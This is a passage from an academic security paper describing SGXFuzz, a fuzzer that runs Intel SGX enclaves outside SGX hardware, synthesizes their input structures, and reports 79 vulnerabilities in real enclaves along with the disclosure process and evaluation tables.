However, Intel's trusted library for SGX utilizes a custom implementation of `malloc` and `free` because system functions are not available in enclaves. This implementation stores a header consisting of a magic value and the size of an allocated memory chunk prior to the actual memory. The magic value is a 64-bit random value, generated on the first call of `malloc` and is equal for all chunks. The corresponding `free` function checks this magic value, reads the chunk size, and then reads the magic number following that chunk. If either of them is

invalid, the function terminates with a segmentation fault. Thus, when a bug corrupts heap memory, this magic number is destroyed and the program crashes on the subsequent call of `free` or `malloc`. In addition, `free` crashes on any pointer not allocated by `malloc`, as the magic number is missing. This mechanism provides the fuzzer with an excellent bug oracle for heap memory corruption and freeing invalid (e.g., uninitialized) pointers. On the other hand, this scenario is challenging for symbolic execution:

Incomplete model. When symbols are available, TEEREX and in particular the underlying framework ANGR, uses symbolic replacements for standard functions to reduce the path complexity. Specifically, the replacement for `malloc` always returns a new chunk of heap memory and `free` is a no-op which does nothing and always succeeds. In this heap model, the oracle is not available and this kind of bug cannot be found.

State/Constraint Explosion. When symbols are not available, TEEREX cannot replace the memory management functions as described above. Consequently, the checks of the SDK's `malloc` are still present, but functions like `memcpy` add more constraints to the symbolic state than the solver can handle. This is particularly complex when the size argument is symbolic. As a result, the storage for each state as well as the evaluation time for branch decisions increases significantly. This forces TEEREX to abort exploration of these paths early and miss potential bugs.

3.2.2 False Positives

Second, we sample the results reported by TEEREX to find common sources for false positives. However, the number of reports make an exhaustive evaluation infeasible.

Case Study: Pointer Range Checks. The results for the enclaves sgxwallet and BiORAM-SGX include reports for instructions in the ECALL wrapper that copy data into `[out]` buffers. These out buffers (destination addresses) are attacker-controlled, however, the SDK wrapper ensures that out buffers are outside the enclave.

Incomplete Address-Space Model. TEEREX emulates enclaves without the clear separation of the address space of the host application. In addition, ECALL arguments are fully symbolic so that concrete values for nested addresses may be within as well as outside the enclave. When TEEREX encounters a write to an attacker-controlled address, it may conclude that this is a vulnerability, although the address was range-checked. This is especially the case for out buffers, which are a common concept of enclaves, where an enclave writes to a user-defined non-secure address by design. This leads to false positives because these addresses usually cannot be used to manipulate trusted memory. As a countermeasure, TEEREX tracks the range checks for pointers of the SDK, but cannot automatically infer whether these constraints make the pointer in question a false positive. Additionally, this pointer tracking technique requires symbols and thus does not aid for the analysis of closed-source enclaves.

4 SGXFUZZ Architecture

The high-level view of our fuzzing architecture is visualized in Figure 1. This section introduces the main components. We first show how to execute enclaves outside SGX while still maintaining memory separation and context switches during the enclave execution as part of our runner. In the second step, we show the design of our fuzzing setup to synthesize input structure layouts incrementally using signals. Thereafter, we describe our novel mutation stages that are specialized to find vulnerabilities in SGX enclaves. The implementation details of each component will be described in Section 5.

Enclave Dumper (cf. 5.1). We first extract the enclave's memory from the enclave's distribution format (shared library file, `.so`). Our enclave dumper saves the memory (code and data), and additional metadata, i.e., the enclave's memory layout, page permissions, and the entry points (TCS). We compile the enclave data into our enclave runner, which is a regular executable that acts as a harness around the enclave.

Native Enclave Runner (cf. 5.2). The enclave runner (or harness) is capable of executing any ECALL outside SGX using the dumped enclave, a serialized structure description, and the payload bytes. First, the harness initializes the simulated SGX environment: It installs handlers for the SGX instructions and prepares memory and registers for the *EENTER* call. Then, the runner reads the input structure definition and the payload—usually from the fuzzer during the fuzzing loop—and rebuilds its representation in memory. That is, it allocates all necessary buffers, places the addresses of nested buffers in the parent buffers, and fills the remaining fields with the payload. Thereafter, the given ECALL is invoked using this structure as the argument. We simulate the context switch to the SGX environment, jump to the ECALL entry, and the execution of the enclave continues as programmed by its developer. When the enclave code encounters one of the SGX-specific functions, the CPU interrupts because it is not in SGX-mode, and the harness is notified via a signal (SIGILL). We emulate this instruction and resume execution right after that instruction. If the execution encounters a crash, e.g., a segmentation fault, the harness collects the fault information and submits those to the fuzzer for the structure synthesis.

This runner enables us to execute any enclave natively in normal user-space without any SGX restrictions or emulation overhead. In addition, we receive detailed feedback about crash reasons, thereby enabling our structure synthesis.

SGX Structure Fuzzer/Synthesis (cf. 5.3). The novel fuzzing stage for structures uses the signals emitted during the enclave's execution to generate and adapt the layouts of the structures. We detect missing fields and incrementally




Figure 1: SGXFuzz Architecture.

recover the expected layout of the input. In detail, whenever the fuzzer finds a new input that causes a signal (SIGSEGV), the fuzzer checks whether a struct mutation can resolve the crash, i.e., it examines whether the enclave interprets part of the payload as pointer. If this is the case, it alters the structure layout for subsequent fuzzing runs, so that the enclave will find a pointer/sub-buffer at that location. To further improve the detection of bugs specific to SGX and the structure-based fuzzing approach, the fuzzer also tests whether the execution path diverts when the pointers of child buffers are within special regions like the enclave's memory.

5 SGXFuzz Implementation

We now provide details of our prototype implementation of SGXFuzz. We first describe the enclave dumper, followed by a description of the enclave runner. Finally, we discuss our fuzzer extensions, implemented on top of the kAFL fuzzer [67] and the Nyx snapshot-fuzzing engine [66].

5.1 Extracting Enclaves from Distribution Formats

In the fuzzing process, we want to match the execution of the original SGX hardware as closely as possible. Therefore, we need a dump of the enclave's memory to load it into our fuzzing harness. However, most enclaves are not distributed as raw memory dumps but packed into a container format like ELF (`.so`) or PE (`.dll`). We develop different methods for extracting the memory of enclaves precisely as the hardware during initialization. In this process, we also collect all entry points (TCS) and memory permissions within the enclaves to recreate the exact application setup in our fuzzing harness.

SGX uses at runtime a continuous block of secure memory (EPC) [20] that contains all sections needed to run the secure application, most notably, the code section and sections for the stack and the heap data. The Intel SGX SDK uses the ELF/PE format to store enclaves and loading is modeled after common application binaries. However, compared to the default OS loader, there are some important differences for loading enclaves: (1) Enclaves do not contain gaps, therefore, the loader cannot use the default address ranges for, e.g., the stack, (2) host applications (compiled using the Intel SGX SDK) apply some patches during load time, e.g., to address relocation sections, (3) the exact loading behavior may differ depending on the host application, SDKs, or SDK versions, because they are not technically bound to a standard.

First, we modify the driver module of SGX for Linux [44] to dump every loaded enclave. This is a reliable way to extract the exact memory that the hardware uses for initialization and is independent of the distribution format of the enclave, the host application, and any framework used. Since this method requires SGX-capable hardware, we develop a second approach to automate fuzzing of SGX enclaves in, e.g., Continuous Integration (CI) pipelines on non-capable server hardware: The SGX SDK comes with a signing tool [42] that calculates a hash over the enclave memory to create the signing data. This hash requires the enclave to be unpacked, thus we can dump the memory during this calculation. This is a fast and hardware-independent method to dump the memory, but is only applicable to the SDK's enclave format and there is a chance that the result contains erroneous bytes due to version differences. However, it produces correct results when the SDK versions match, and we have only seen issues when the enclave was compiled using an SDK version several years older than the dumper's version. In that case, we could back-port the dumper to the older SDK version to correctly dump these enclaves.

Dumping enclaves for Windows is hindered because the driver and the signing tool are closed-source and cannot be patched as easily. However, we implement automatic extraction of Windows enclaves using a debugger and specific breakpoints in the signing tool. Alternatively, we can enable the debug mode of enclaves and extract the memory after loading, which requires some manual work. Both methods are rather slow and cumbersome, but they produce valid memory dumps despite the tools being closed-source.

5.2 Fuzzing Harness: Running Hardware Enclave Binaries in Normal User-Space

Fuzzing SGX enclaves requires an *introspectable* environment that can *quickly* execute ECALLs and return to the *initial state* for the subsequent execution. These requirements make fuzzing using SGX hardware impracticable for several reasons. First, SGX enclaves are meant to be *not* introspectable. There are approaches to collect coverage data using side channels [23], however, they are slow and yield far less information than using debugging features. Further, we could execute the enclaves in (hardware) debug mode and use the special enclave debugging instructions to extract coverage data, but the capabilities of these instructions to produce coverage data are limited and comparably slow. Second, the protections of SGX hinder the state reset that is required for efficient fuzzing. SGX enclaves cannot be forked, so to run a second test case using a real enclave, the secure memory has to be allocated and initialized from scratch, including the enclave's initial measurement. Alternatively, it may be possible to reset the state of an enclave using the debugging instructions. However, the debugging instructions cannot reset whole pages, so a slow loop would be needed to reset the whole enclave. In practice, both approaches are too slow for fuzzing. Third, the secure memory (EPC) is limited to less than 128 MB [26] on common CPUs, which is the available memory for all enclaves and imposes a hard limit on the number of enclaves that can be in memory simultaneously. Therefore, a high performance CPU will quickly surpass this limit when trying to create an enclave for every core for efficient parallelized fuzz testing.

We develop an interrupt-based runtime that can run a hardware-targeted enclave as a regular user-space application. This enables a fuzzer to record code coverage feedback through state-of-the-art greybox fuzzing techniques like Intel PT [52]. While Intel PT cannot record genuine enclaves, it is possible using our approach as we never actually switch to the secure context, but instead execute all enclave code in normal user-space.

In detail, our runner executes SGX enclaves as follows: At first, when the runner is started, it initializes a continuous block of memory with the enclave's memory in its own address space and applies the memory permissions as recorded by the dumper. Then it executes the SDK's special initialization ECALL as the normal enclave creation would do. Thereafter, the runner reads the input from the fuzzer and allocates memory for the input structure according to the serialized layout specification. Thereby, every buffer is placed at the end of a memory page to be followed directly by an inaccessible guard page as depicted in Figure 2. This enables the fault detection required by the structure synthesis (cf. Section 5.3.1). When (nested) child pointers are present, those are allocated analogously and the addresses are placed into the parent buffers. Similar, the values for size fields are calculated and inserted into the respective buffers. The remaining fields of the structure are filled with the fuzzing payload. Then the runner




Figure 2: Allocation scheme of the fuzzing harness. Every buffer is followed by a guard pages that enables to detect the buffer sizes using fault signals.




Figure 3: SIGILL-handler to emulate special SGX instructions.

can execute a given ECALL by jumping to the entry point defined in the TCS using the structure as argument.

Whenever the execution reaches an SGX instruction, a SIGILL signal is emitted and handled by the runner to emulate the SGX instruction. The runtime reads the encountered instruction, adjusts the register state accordingly (e.g., generate fake keys or change memory permission), and resumes the execution (Figure 3). When an *EEXIT* instruction is reached, which also triggers the signal, the runner terminates.

When the runner receives a memory error (segmentation fault), it uses Zydis [86] to disassemble the faulting instruction and calculate the memory address that caused the error, which is reported to the fuzzer for struct-synthesis (Section 5.3.1).

5.3 SGX Structure Fuzzer

We base our implementation of SGXFuzz on the kAFL fuzzer [67], which is a feedback-driven greybox fuzzer that utilizes Intel Processor Trace (PT) [52] for coverage feedback. In addition to the classic AFL mutation stages [82], this implementation of kAFL features a radamsa [39] mutation stage and the Redqueen [3] input mutator, which is considered as the state-of-the-art solution to tackle common branch constraints.

The fuzzer collects coverage feedback from Intel PT in an AFL-like bitmap using modified versions of QEMU/KVM to execute the targets. In this setup, the targets are not emulated, but run natively on our fuzzing hardware, which significantly reduces the fuzzing overhead. The snapshot engine of Nyx [66] initializes the targets in KVM and creates a snapshot of the

complete state of the fuzzing target right before processing the fuzzing input, which enables an efficient state reset. The snapshot engine replaces the fork-server scheme that is commonly used in AFL or AFL++ [29]. We choose Nyx because it provides state-of-the-art fuzzing performance and significantly outperforms [66] QEMU-based fuzzing.

5.3.1 Structure Synthesis

We develop a custom fuzzer stage that incrementally and dynamically synthesizes the layouts of input structures. It is based on error signals and uses guard pages as depicted in Figure 2. Structures are allocated in a way that every input is followed by an inaccessible guard page, which ensures that the fuzzer is notified, when the enclave tries to access more data than provided—beyond the end of a buffer. The fuzzer starts with an empty initial structure, that gradually evolves during the fuzzing towards the expected complete input layout. Since layouts may depend on the values within (e.g., type fields in union types), the fuzzer tracks layouts tied to the input where it was found, so that diverse layouts may evolve for different inputs/paths in a target.

We will now describe the synthesis process in detail. The structure synthesis is a stage of the fuzzing process like other input mutation stages that every input traverses. When an input and layout from a previous stage reached the structure synthesis, it checks whether this input causes the target to exit abnormally, with a SIGSEGV signal. In that case, the target attempted to access an invalid memory reference, either due to an incomplete structure or due to a bug.

Our structure synthesis then collects all necessary addresses from the target and checks whether the faulting location is within one of the guard pages. This is a strong signal that the provided input buffer is too small. Therefore, the synthesis stage increases the size of this buffer gradually as long as a fault is reported within this guard page. Figure 4 shows these faults and the influence on the structure. Usually, the final length of the buffer cannot be deducted directly from the first report because most enclaves use a linear copy function to copy the buffer into secure memory, so that the error location is always at the beginning of the guard page. Newly allocated bytes of increased buffers are filled with random bytes.

As a second case, the fault may not be in a guard page, but contained as a value in one of the input buffers. This indicates that the target expected the value to be a pointer to another buffer—and the synthesis extends the layout with a new buffer to make this value a pointer (see Figure 4). The synthesis also tolerates small offsets between the faulting address and candidate values in the structure to identify cases where not the first byte of the missing buffer is referenced but another field. We chose `0x100` as a reasonable maximum offset that will usually identify the correct value but is small enough to not lead to significant false positives due to randomly similar unrelated values. However, it might lead to incomplete structures for targets that read (only) a field, e.g., at offset `0x110` (cf. Section 6.3). Further, for newly added pointers, the size of the corresponding buffer is still unknown. Therefore, it is initialized with a size of zero and the fuzzer executes the target again. The target will now find a pointer where it previously found a non-pointer value. Accessing this pointer will still trigger a fault, but this time it will be within the guard page of the newly added pointer and it can be increased as described above.

5.3.2 Size Field Detection

Input structures often contain a field for the size of variable-length buffers because dynamic length calculation on untrusted data using functions like `strlen` is prone to introduce information leakage [77]. Hence, the size should either be constant or provided with the buffer until the data is copied to secure memory. If the intention was to pass a NULL-terminated string, the length should only be validated afterwards, using the secure copy.

In the context of fuzzing, size fields that are included in the buffer, are initially also filled with (random) fuzzing payload. In most cases the resulting value is far from the actual buffer size and input becomes cropped or is rejected early and the fuzzer can hardly pass the copy functions at the beginning of many ECALLs. To counteract this, we search for size fields whenever the buffer layout is changed in the struct synthesis stage. When this is successful and size fields are found, they are marked in the struct layout and set to the size of the corresponding buffer rather than filled with fuzzing input.

In particular, the size field detection is triggered, when the target reports a fault in a guard page which cannot be fixed by a small increment of the buffer. This indicates that the size of the buffer is not limited by a (reasonably small) constant number, but by other means like a large integer originating from random bytes in the fuzzing input. To find the position of the size field in the structure, the detection sequentially inserts the actual size of the buffer at all offsets of the fuzzing payload. If at one offset the fault is resolved (or a different unrelated fault), this indicates that this value limited the `memcpy` causing the error. Next, the offset is verified by executing the same test again, but with the value of $size+1$, which is expected to produce the same fault position as observed initially if the offset is indeed the correct size-field of the buffer. An offset that passes both checks is inserted into the struct layout and the subsequent fuzz testing will use the (static) size of the buffer at this offset instead of filling it with fuzzing input. While the relation of a dynamically-sized buffer is ensured during the fuzz runs, it may still be too small for the semantics of the enclave. However, enclaves using size fields will just compare the size value and buffers are not increased due to the guard-page method. We tackle this in a later stage that tests whether different buffer size yield additional coverage. The stage that we call *Size Field Havoc* sequentially adjusts the size of buffers that are linked to a size field to test if specific sizes yield unique coverage. We chose to test sizes up to 256 bytes as this is a reasonable size for buffers




Figure 4: Struct Synthesis Events during fuzzing (left) and the resulting changes to the nested pointer structure (right).

in the struct layouts and it is small enough that subsequent input mutation stages have a fair chance to mutate impactful bytes.

5.4 Fuzzing Edge Cases and SGX-Specific Extensions

In addition to the structure synthesis, we implement features to tackle edge cases that hinder fuzzing of some enclaves and add SGX-specific bug oracles.

ECALL Exploration. The ECALL interface specifies two arguments, the index of the ECALL in the ECALL table and the (pointer to the) argument structure. Since our fuzzing stages only process the latter, and the index is not part of the structure, the index is not mutated in these stages. Therefore, we initially explore the ECALLs offered by the enclave and test each ECALL ID from 0 to 255 whether it contributes new coverage, i.e., is an existing ECALL number. This yields an initial payload for every ECALL from which the structure recovery can proceed. While it is supported that an enclave defines more than 256 ECALLs, we have yet to see one that actually does. In that case, we can easily increase the upper boundary.

Custom Initialization ECALL. During our evaluation, we encountered three enclaves that define a custom initialization call to set up a context, which is required to be called first. Typically, every other ECALL checks if the initialization has been called and immediately returns otherwise. Thus, meaningful fuzzing is not possible without including the initialization call. Our fuzzer supports to load and execute the layout and payload of a specific ECALL during the setup of the runner, before the kAFL/Nyx environment takes the snapshot and the fuzzing loop starts. This way, the initialization ECALL has zero overhead on the actual fuzzing runs, as it is only executed once during the setup. This feature makes the Signal enclaves fuzzable which require an initial constant call to *init*. This feature can be seen as a lightweight variant of *call chains* discussed in Section 7, which we consider future work.

Pointer Location Havoc. We implemented an SGX-specific bug oracle that we call *pointer location havoc* to search for bugs related to the confusion of memory regions within SGX enclaves. Enclaves usually specifically check and only accept pointers from the outside, i.e., non-SGX memory, using the dedicated functions `sgx_is_outside_enclave` and `sgx_is_within_enclave`. However, some enclaves also accept pointers within the range of the enclave—either because of an error or to explicitly reuse a previously allocated reference. Since this is a bad practice that often leads to vulnerabilities that compromise the enclave's integrity [17], we develop this oracle to find cases where the target accepts such dangerous pointers. We iteratively alter the synthesized structure layout and substitute the regular outside pointers with pointers from different regions. Specifically, we test *In-Enclave Pointers*, pointers within the range of the enclave's secure memory, and *Boundary Pointers*, pointers to the boundary between user-space and enclave, so that the last byte of the buffer is the first byte of the enclave. Boundary pointers can uncover errors that incorrectly attribute overlapping buffers to the secure memory region. Note that this process only changes the addresses of the pointers, whereas the content of the buffers stay the same. This does not violate the threat model of an enclave that accepts in-enclave pointers because an attacker can use a pointer to the secure copy of his own input to get a content-controlled in-enclave buffer.

We additionally use *inaccessible* pointers in the respective ranges to explicitly test whether an enclave actually uses these kinds of pointers or just preliminary rejects them based on a range check. For example, if a regular/outside pointer within a structure is inaccessible, the enclave will segfault upon using it. If the same fault is found for an inaccessible *inside pointer*, the enclave used this pointer without check and is probably vulnerable.

5.5 Post Processing

The novel structure recovery stage uses segmentation faults to detect incomplete structure layouts. However, this overlaps with the bug detection of the fuzzer that uses segmentation faults as bug indicator. This introduces edge cases where the fuzzing engine cannot clearly decide on-the-fly whether a crash is attributed to the structure synthesis or to the crash-based bug detection. These cases are stored in the fuzzing output.

We developed an automated post-fuzzing procedure in form of a script that uses the final fuzzing output to correctly identify miss-classified crashes that should have been originally attributed to the structure synthesis.

i. NULL-pointer Dereference: When the reported fault address is very small, there is a high probability that this is caused by a NULL-pointer dereference bug. Thus, we do not use addresses below `0x100` for struct recovery even if there is a suitable candidate value in the payload. The fuzzer will quickly find another test case with a larger value to trigger the struct recovery. During the post-processing, we automatically

filter small fault values where a matching small payload value is present to identify real `nullptr` dereferences.

ii. Pointers in Payload: The fuzzer and especially the fuzzer's RedQueen extension can add valid pointers by chance at the correct offset in the payload. However, since they are not part of the generated layout, the contents behind these pointers is arbitrary and not filled with fuzzing payload. These are not reproducible and not meaningful to indicate bugs. The post-analysis can easily identify those because the fuzzer will also show a structure with this offset marked as a pointer.

iii. Large Pointer Offsets: Enclaves may access pointers using an offset larger than `0x100`, which currently is not used by our fuzzer for sub-buffer identification. However, incomplete structures due to this reason are rare, and our results show that we can synthesize structs with high accuracy (Section 6.3). On the other hand, increasing this value can cause false positives in the structure synthesis.

iv. Size Fields Prior to Detection: When not-yet-detected size fields are present in the structure, their values are determined from the fuzzing payload. When additionally the targets accesses this buffer non-linearly—e.g., it first accesses the last byte (`buffer+size`)—the structure synthesis will receive a fault at a (large) random offset and it cannot reasonably match the fault to a buffer. This fault is then rejected by the struct synthesis and generates an entry in the crash log. However, due to the fuzzer's speed and number of executions, it also finds payloads that correctly trigger the synthesis and size field detection. The post-analysis identifies these cases from the not yet final structure that is logged with the crash.

Filtering these types of false positives reduces the total amount of reported crashes from up to a few hundred to a suitable amount for manual analysis (cf. Table 3). We manually verified that all remaining crashes were caused by an actual software fault in the target.

6 Evaluation

In this section, we evaluate the SGXFuzz prototype to validate our design choices. We first validate our choice of fuzzing runtime showing that the native snapshot-based fuzzing engine is superior to alternative emulation-based engines. We then run SGXFuzz on a large set of real-world enclaves and evaluate the accuracy of the structure synthesis. We further compare the scalability and the achieved coverage of SGXFuzz to TeeRex and show that our approach covers more basic blocks, does not suffer from state explosion, and reports no false positives.

Experimental Setup. We used two test benches for our evaluation: One server with two Intel Xeon Gold 6230 and 196 GB RAM, and a second server with two Intel Xeon Gold 6230R and also 196 GB RAM. We fuzzed each target for 24 h using 40 cores (resulting in 960 *core-hours* spent per target). We used the same initial seed for all fuzzing runs.

Fuzzing Targets. Table 1 shows the targets that we used for our fuzzing evaluation. We selected our enclaves from a broad spectrum ranging from production enclaves to research prototypes. Unfortunately, we could not include a password manager with SGX capability. The two password managers *Dashlane* and *1Password* (before v7.0) advertise SGX on their website, and *1Password* even distributes binaries labeled with SGX. However, we were not able to find any trace of actual enclave usage in both cases.

Responsible Disclosure. We disclosed our findings in a coordinated way to the authors and vendors of the tested enclaves. We sent them detailed reports and helped them to fix the identified software faults. Synaptics assigned CVE-2021-3675, and sgxwallet CVE-2021-36218 & CVE-2021-36219.

6.1 Results

In total, we found 79 vulnerabilities, of which three have been assigned CVEs and a bug bounty of $13k was issued. Table 1 shows the number of manually verified unique vulnerabilities for each fuzzing target and Table 2 shows the exact class of each vulnerability accordingly. Additionally, Table 3 includes coverage data and reports for SGXFuzz and TeeRex, which will be discussed in the following sections.

Notably, we did not encounter any false positives in our evaluation of SGXFuzz. We manually verified that each report is caused by an actual bug, only some bugs occurred duplicated, resulting in more reports than verified bugs.

Security Implications. Table 2 shows that a lot of vulnerabilities are classified as either null-pointer dereferences or uninitialized pointer usage. However, in the context of SGX they are not less severe than, e.g., a memory corruption. In the case of the Goodix Fingerprint Driver enclaves, we were able to craft an arbitrary read exploit with a single null pointer dereference. Unfortunately, the vendors of the Gingytech Fingerprint Driver and the Goodix Fingerprint Driver enclaves have no intention to fix the vulnerabilities even after providing a fully functional proof-of-concept exploit.

6.2 Runtime Considerations

We develop the first binary-compatible runtime for hardware-compiled SGX enclaves that does not require SGX hardware support. OpenSGX [47], a QEMU-based environment for SGX code, does not provide a suitable runtime for our fuzzing targets because it cannot execute enclaves compiled for SGX hardware, but requires a dedicated compiler and SDK setup. Thus, OpenSGX cannot run binary-only enclaves due to lacking binary compatibility. In addition, OpenSGX has been deprecated since 2016 and cannot run real-world enclave code.[1] Nevertheless, to give a rough baseline, we measure the execution speed of OpenSGX' hello-world example, which

[1] https://github.com/sslab-gatech/opensgx/issues/50

Enclave	Version	#ECALLs	#Execs	#Covered Basic Blocks	#Bugs	Struct Accuracy *(source code)*
BiORAM-SGX	`d86dab22dba12`	15	$6.8*10^9$	1802	0	Coverage Match
ELAN Fingerprint Driver	3.4.12210.10801	25	$7.0*10^9$	675	0	`closed-source`
ELAN Fingerprint Biometric SSL	3.4.12210.10801	29	$5.7*10^9$	2206	14	`closed-source`
Gingytech Fingerprint Driver	2.0.1712.0318	3	$4.6*10^9$	4080	16	`closed-source`
Goodix Fingerprint Driver Coating Enclave	2.1.145.103	30	$5.2*10^9$	1698	6	`closed-source`
Goodix Fingerprint Driver Glass Enclave	2.1.145.103	30	$4.7*10^9$	1736	8	`closed-source`
Goodix Fingerprint Driver WBDI Enclave	2.1.145.103	31	$6.2*10^9$	1404	14	`closed-source`
Intel AE Launch Enclave (LE)	2.13	2	$6.0*10^9$	429	0	Perfect Match
Intel AE Provisioning Cert. Enc. (PCE)	2.13	2	$9.8*10^9$	490	0	Perfect Match
Intel AE Provisioning Enclave (PVE)	2.13	2	$4.1*10^9$	452	0	Perfect Match
Intel AE Quoting Enclave (QE)	2.13	2	$5.9*10^9$	407	0	Coverage Match
Intel SDK Initialize ECALL	2.13	1	$3.1*10^9$	257	0	Coverage Match
KubeTEE TFF	`1c5ab9f5ca645`	3	$1.8*10^9$	3320	0	Perfect Match
Ledger BOLOS	`573464ed78354`	13	$7.4*10^9$	1076	0	Coverage Match
lockbox	`0c70a7d02c1b7`	17	$6.7*10^9$	3689	2	Coverage Match
MobileCoin	1.0.1	1	$5.3*10^9$	11888	0	Coverage Match
Occlum Runtime Libos	0.22.0	7	$7.1*10^9$	977	0	Coverage Match
OMEC Project's C3P0 – Dealer	`771c0c383c4d9`	6	$7.2*10^9$	226	1	Perfect Match
OMEC Project's C3P0 – KMS	`771c0c383c4d9`	4	$6.8*10^9$	1673	1	Perfect Match
Plinius	`31a51ff3d2d90`	7	$4.8*10^9$	646	2	Coverage Match
SGX Darknet	`0fe09ccb9aa62`	4	$6.1*10^9$	527	3	Coverage Match
sgxwallet	1.58.3	38	$2.6*10^9$	3865	2	missed output buffer
Signal Contact Discovery	1.13	7	$7.0*10^9$	560	0	Coverage Match
Signal Secure Value Recovery	1.0.20	7	$5.9*10^9$	11989	0	Coverage Match
STANlite	`16467c8034e84`	3	$2.6*10^9$	6621	4	Perfect Match
Synaptics Fingerprint Driver Enclave	5.2.3539.26	2	$6.7*10^9$	1416	1	`closed-source`
Tensorflow Lite	`5dc3b3d97844d`	1	$6.7*10^9$	492	0	Perfect Match
Town Crier	`33471ff56cb75`	33	$3.2*10^9$	4748	5	Coverage Match
TresorSGX	`d2e529ea977fe`	4	$6.7*10^9$	622	0	Perfect Match
WolfSSL	099ec3b	22	$7.5*10^9$	714	0	Perfect Match
$n=30$		Σ	$171.2*10^9$		79	

Table 1: Target enclaves and fuzzing runs by SGXFUZZ.

No.	Enclave	Type
1–3	Goodix Fingerprint Driver Enclaves (WBDI, Coating, Glass)	Out-Of-Bounds Read
4, 5		Heap-Buffer-Overflow
6, 7		Free Uninitialized Pointer
8, 9		Memset Uninitialized Pointer
10–28		Null Pointer Deref.
29	sgxwallet	Free Uninitialized Pointer
30		Out-Of-Bounds Write
31–46	Gingytech Fingerprint Driver	Unchecked Input Addresses Unchecked Callback Address
47–50	STANlite	Null Pointer Deref. Unchecked Input Addresses
51–62	ELAN Fingerprint Biometric SSL	Null Pointer Deref.
63, 64		Use Uninitialized Pointer
65	Town Crier	Null Pointer Deref.
66–69		Stack Overflow
70	Synaptics Fingerprint Driver Enclave	Out-Of-Bounds Write
71	OMEC Project's C3P0 – Dealer	Null Pointer Deref.
72	OMEC Project's C3P0 – KMS	Null Pointer Deref.
73, 74	lockbox	Null Pointer Deref.
75–77	SGX Darknet	String Overflow
78, 79	Plinius	Unchecked Input Addresses

Table 2: Bugs and Vulnerabilities found by SGXFUZZ.

achieves about 33 k/s executions. An equivalent hello-world enclave in our runner achieves 200 k/s executions.

6.3 Structure Synthesis Accuracy

We now evaluate the accuracy of the struct layouts generated through our structure synthesis. We assess the layout's accuracy by comparing the synthesized layout with the expected layout obtained from the source files of an enclave. Since this method requires source code access, we conduct this evaluation only on a subset of our fuzzing targets. However, we manually verified that the structures for the binary-only targets are reasonable. We refer to the structure from the source code as *reference struct*.

While comparing the reference struct and our synthesized layout, we compare each pointer's offset and the amount of allocated memory behind the pointers. If that memory again contains a pointer, we continue this comparison recursively. In addition, we also compare the location of size fields and which buffer they belong to. If this relationship is not apparent through the name in the source code, we read through the source code to deduct the relationship from the code's semantic.

The results of our evaluation are shown in Table 1. Ten out of the 23 examined open-source enclaves match the expected structure from the source code perfectly for every ECALL. This means that *all* pointers are synthesized at the correct offset with the exact amount of memory as the reference, and that

all size fields were detected and reference the correct pointer.

There are also 12 cases of *Coverage Match*, which means that only fields from the input structure were synthesized where access to was covered during fuzzing. Thus, the synthesis did not fully restore the input layout in these cases, but this is not a limitation of our approach in any way because the pointers were not used in the covered code paths, and it does not matter to the program if they exist or not. As soon as they are used, our synthesis will most likely provide them. The missing coverage is caused by common fuzzing roadblocks, i.e., check sums. Since our approach is conceptually not tied to a specific fuzzer but theoretically works with any greybox fuzzer, it would be possible to develop a payload mutator that handles these roadblocks. However, we already use state-of-the-art greybox fuzzing techniques like Redqueen [3] that aim to tackle common fuzzing roadblocks.

Ultimately, our approach could recover all pointers and size field on the assessed subset of samples except for one enclave that needed minimal manual assistance (Section 6.3).

Maximum Fault Pointer Offset. During the implementation in Section 5.3.1, we used the value `0x100` as the maximal offset of the fault address to the corresponding value in the input that was used as a pointer to determine the payload position where a pointer is expected. As we chose this constant arbitrarily, we now evaluate its impact.

